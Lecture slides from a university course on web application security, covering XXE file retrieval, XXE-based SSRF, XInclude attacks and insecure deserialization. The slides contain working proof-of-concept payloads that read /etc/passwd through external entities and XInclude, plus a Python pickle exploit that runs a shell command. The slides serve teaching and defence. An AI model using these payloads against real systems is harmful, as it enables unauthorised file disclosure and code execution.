
XXE and Deserialization Attacks

INFR 4662U – Winter 2020

Garrett Hayes

Excerpts and concepts taken from the Web Application Hacker's Handbook 2nd Edition
Stuttard & Pinto, Wiley Press



XML External Entities (XXE)

What is XXE?

- XML External Entities (XXE) exploits occur when an attacker manipulates XML data to perform unexpected actions on the system parsing the XML content
- Like injection attacks, XXE occurs due to **unsanitized user input** being injected into XML messages or documents
- Attackers often use this attack to read files from the filesystem of the affected machine

What is XXE?

- In some cases it may also be possible to:
  - Execute code on the underlying system, allowing for full compromise
  - Send requests on behalf of the affected system, resulting in **server-side request forgery (SSRF)**
- SSRF occurs when a system is manipulated to cause a request to be sent from the affected system to another remote server (like a proxy)

XML and External Entities

- Although more modern data formats exist – like JSON – many web applications still use XML messages to standardize asynchronous communications

- XML supports **external entities** that allow us to define XML entities outside of the declared document type definition (DTD) if unsanitized user input is inserted into an XML document/message

XML and External Entities

- For example, a search field on a website might dynamically create an XML message that includes a user's search term and send it to a backend system via Ajax:

```
<search>
  <term>What is XXE?</term>
</search>
```

- If the search term input is unsanitized, we can manipulate the structure of the XML message and leverage dangerous XML functionality

Discovering XXE Vulnerabilities

- Three main approaches can be used to identify XXE vulnerabilities in a system:


    1. Try to retrieve a local file on the system (e.g. /etc/passwd) and insert the response into an entity that is rendered and viewable to the user

    2. Use external entities to blindly retrieve a resource from a remote server under our control

Discovering XXE Vulnerabilities

- Three main approaches can be used to identify XXE vulnerabilities in a system:

    3. Non-XML user input can be used to inject malicious content that leverages Xinclude to determine if a backend system is dynamically generating a vulnerable XML message



XXE Attacks

XXE File Retrieval

- Let’s assume a web application communicates to a backend system using XML messages

- It’s possible to retrieve files on the local filesystem of the XML parser (the server) by:

    1. Injecting or modifying the DOCTYPE element and pointing it at a file path
    2. Loading retrieved data into a valid XML field

XXE File Retrieval

- How can we modify XML messages to exploit the underlying system?
  - Modify JavaScript code via the DOM
  - Intercept requests via the network inspector built into the browser
  - Intercept requests using a proxy tool like BurpSuite
- This is the same approach as all other injection attacks!

Example: XXE File Retrieval

Vulnerable XML Message:

```
<?xml version="1.0" encoding="UTF-8"?>
<search><term>UOIT</term></search>
```

Let's assume this message was captured using the network inspector before it was sent to a backend system.

Server Response:

```
<html>
    <h1>Search Results</h1>
    <pre>[result here]</pre>
</html>
```

Example: XXE File Retrieval

Exploited XML Message:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<search><term>&xxe;</term></search>
```

Note the triple / in the request!

Server Response:

```
<html>
    <h1>Search Results</h1>
    <pre>[/etc/passwd content ends up here]</pre>
</html>
```

In this case the *term* element's content is be rendered and shown to the user, whereas the *search* element is not.

XXE File Retrieval

- Note that many XML fields may be present in a request, but not all fields will be used by the system to render a response visible to the user
- When looking for XXE vulnerabilities, try loading the response into different XML elements until the something usable is rendered on your screen
- Sometimes no response will be rendered, indicating a **blind** XXE vulnerability

XML SSRF Attacks

- As mentioned previously, it’s also possible to manipulate the XML message or document to cause the underlying system to send a request to another system on your behalf (SSRF)

- For example, your browser may not be able to load dev.example.com via the Internet, but a system vulnerable to XXE might be able to download the page on your behalf!

XML SSRF Attacks

- This attack is functionally the same as loading a local file via XXE – only the protocol used is different
- Similarly, the XML response needs to be inserted into an XML entity that's used to render a response to the user
  - Otherwise this attack is considered **blind XXE SSRF**

Example: XXE SSRF Request

Vulnerable XML Message:

```
<?xml version=“1.0” encoding=“UTF-8”?>
<search><term>UOIT</term></search>
```

Server Response:

```
<html>
    <h1>Search Results</h1>
    <pre>[result here]</pre>
</html>
```

Example: XXE SSRF Request

Exploited XML Message:

Note the protocol has been changed to http://

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://backend.example.com"> ]>
<search><term>&xxe;</term></search>
```

Server Response:

```
<html>
    <h1>Search Results</h1>
    <pre>[webpage content of backend.example.com ends up here]</pre>
</html>
```

XXE XInclude Attacks

- In some cases, a web application may dynamically generate XML requests that are not visible to the user, yet are sent to a backend system for processing
  - If this is the case, it may not be possible to:
    a) Manipulate the DOCTYPE field
    b) Read responses from the server

XXE XInclude Attacks

- The XInlude functionality available via XML is used to dynamically load XML documents into other XML documents
  - Similar to *include()* seen with PHP
- Thanks to this feature, it’s possible to load local or remote resources without requiring the manipulation of the DOCTYPE field

Example: XXE XInclude Request

Vulnerable Backend XML Message:

```
<search><term>UOIT</term></search>
```

Server Response:

```
<html>
    <h1>Search Results</h1>
    <pre>[result here]</pre>
</html>
```

Note that you may not be able to modify this request directly, but it's still inserting unsanitized input when generating the message dynamically from the search term.


Example: XXE XInclude Request

Exploited XML Message:

```
<search><term>
        <test xmlns:xi="http://www.w3.org/2001/XInclude">
                <xi:include parse="text" href="file:///etc/passwd"/>
        </test>
</term></search>
```

Server Response:

```
<html><h1>Search Results</h1>
<pre>[/etc/passwd content ends up here]<pre></html>
```




Deserialization Attacks

Insecure Deserialization

- Serialization occurs when an application has an object or binary data that needs to be stored or transmitted to another system


- **Serialization** occurs when you convert an object or binary data into a standard ASCII-encoded format

    - Some common serialization formats include JSON, XML, and YAML



Insecure Deserialization

- Serialized objects are then sent to a remote system or stored (on disk or in a database) for future use
- **Deserialization** occurs when a serialized object is converted back into a native object type suitable for use by the application
    - For example, a Python native object, a JavaScript dictionary or array, etc.





Insecure Deserialization

- Insecure deserialization occurs when serialized data is not checked or sanitized before being deserialized by the receiving application

- If unsanitized user input is inserted into the serialized object, it may be possible for an attacker to:

    - Crash the application
    - Execute code





Identifying Insecure Deserialization

- To determine if this vulnerability exists, we should:
  - Check if any of the serialized data is considered trusted and isn’t sanitized
  - Check if any of the data inputs types are not validated and are being automatically type casted
  - Check if any exploitable features exist in the impacted deserialization library

Example: Vulnerable JavaScript Deserialization

```
gameState = { username = "Gamer42", score = 1445, timeSpent = "00:43:01" }

serialized = JSON.stringify(gameState)
// 'serialized' is now a string that can be sent over the internet

deserialized = JSON.parse(serialized)
// 'deserialized' is now the same as 'gameState’

document.getElementById("score").innerHTML = deserialized.score;
// if the attacker controls the 'serialized'-variable, this would lead to XSS
```

Example from Detectify

Example: Vulnerable Python Deserialization

```
Import os, pickle

class Exploit(object):
        def __reduce__(self):
                return (os.system, ('whoami',))

# this is the serialized object
serialized = pickle.dumps(Exploit())

# deseralize and execute the code
pickle.loads(serialized)
```

Note that Exploit() is a class created by the attacker, of which is serialized and given to the application in lieu of a real pickled object.

Example from Detectify

Let’s break!

See You Next Time